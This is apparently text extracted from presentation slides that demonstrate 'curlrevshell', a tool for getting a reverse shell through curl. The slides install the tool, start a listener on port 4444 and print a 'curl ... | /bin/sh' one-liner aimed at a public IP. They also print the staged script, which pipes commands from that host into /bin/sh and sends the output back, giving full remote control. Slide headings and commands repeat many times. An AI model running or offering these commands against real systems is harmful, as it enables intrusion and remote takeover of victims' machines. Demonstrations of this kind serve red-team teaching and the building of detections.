go: downloading golang.org/x/exp v0.0.0-20241009180824-f66d83c29e7c  
go: downloading golang.org/x/tools v0.26.0  
go: downloading golang.org/x/sys v0.26.0
```

Setting up a Listener




```
ssh ~ 1  
[stuart@ops.servus.mom:/home/stuart]  
$ go install github.com/magisterquis/curlrevshell@latest  
go: downloading github.com/magisterquis/curlrevshell v0.0.1-beta.7  
go: downloading golang.org/x/net v0.30.0  
go: downloading golang.org/x/sync v0.8.0  
go: downloading golang.org/x/text v0.19.0  
go: downloading github.com/magisterquis/goxterm v0.0.1-beta.2  
go: downloading golang.org/x/exp v0.0.0-20241009180824-f66d83c29e7c  
go: downloading golang.org/x/tools v0.26.0  
go: downloading golang.org/x/sys v0.26.0  
[stuart@ops.servus.mom:/home/stuart]  
$
```

Setting up a Listener



```
[stuart@ops.servus.mom:/home/stuart]
$ go install github.com/magisterquis/curlrevshell@latest
go: downloading github.com/magisterquis/curlrevshell v0.0.1-beta.7
go: downloading golang.org/x/net v0.30.0
go: downloading golang.org/x/sync v0.8.0
go: downloading golang.org/x/text v0.19.0
go: downloading github.com/magisterquis/goxterm v0.0.1-beta.2
go: downloading golang.org/x/exp v0.0.0-20241009180824-f66d83c29e7c
go: downloading golang.org/x/tools v0.26.0
go: downloading golang.org/x/sys v0.26.0
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell
```

Setting up a Listener




```
ssh 1  
[stuart@ops.servus.mom:/home/stuart]  
$ go install github.com/magisterquis/curlrevshell@latest  
go: downloading github.com/magisterquis/curlrevshell v0.0.1-beta.7  
go: downloading golang.org/x/net v0.30.0  
go: downloading golang.org/x/sync v0.8.0  
go: downloading golang.org/x/text v0.19.0  
go: downloading github.com/magisterquis/goxterm v0.0.1-beta.2  
go: downloading golang.org/x/exp v0.0.0-20241009180824-f66d83c29e7c  
go: downloading golang.org/x/tools v0.26.0  
go: downloading golang.org/x/sys v0.26.0  
[stuart@ops.servus.mom:/home/stuart]  
$ curlrevshell  
22:58:58.714 Listening on 0.0.0.0:4444  
22:58:58.714 To get a shell:  
  
curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh  
> █
```

A Reverse Shell, With Curl



```
ssh 100%1
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell
23:11:45.933 Listening on 0.0.0.0:4444
23:11:45.934 To get a shell:


curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh
> █
```



```
ssh 100%2
[stuart@ops.servus.mom:/home/stuart]
$ curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c
#!/bin/sh

curl -Nsk --pinnedpubkey "sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc=" https://165.232.118.219:4444/i/1ono1upou9gp1 </dev/null 2>&0 |
/bin/sh 2>&1 |
curl -Nsk --pinnedpubkey "sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc=" https://165.232.118.219:4444/o/1ono1upou9gp1 -T- >/dev/null 2>&1
```


A Reverse Shell, With Curl




```
ssh [stuart@ops.servus.mom:/home/stuart]
$ curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c
#!/bin/sh

curl -Nsk --pinnedpubkey "sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc=" https://165.232.118.219:4444/i/1ono1upou9gp1 </dev/null 2>&0 |
/bin/sh 2>&1 |
curl -Nsk --pinnedpubkey "sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc=" https://165.232.118.219:4444/o/1ono1upou9gp1 -T- >/dev/null 2>&1
```


A Reverse Shell, With Curl




A Reverse Shell, With Curl



A Reverse Shell, With Curl




A Reverse Shell, With Curl




```
ssh
[stuart@ops.servus.mom:/home/stuart]
$ curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c
#!/bin/sh

curl -Nsk --pinnedpubkey "sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc=" https://165.232.118.219:4444/i/1ono1upou9gp1 </dev/null 2>&0 |
/bin/sh 2>&1 |
curl -Nsk --pinnedpubkey "sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc=" https://165.232.118.219:4444/o/1ono1upou9gp1 -T- >/dev/null 2>&1
```


Shell Injection



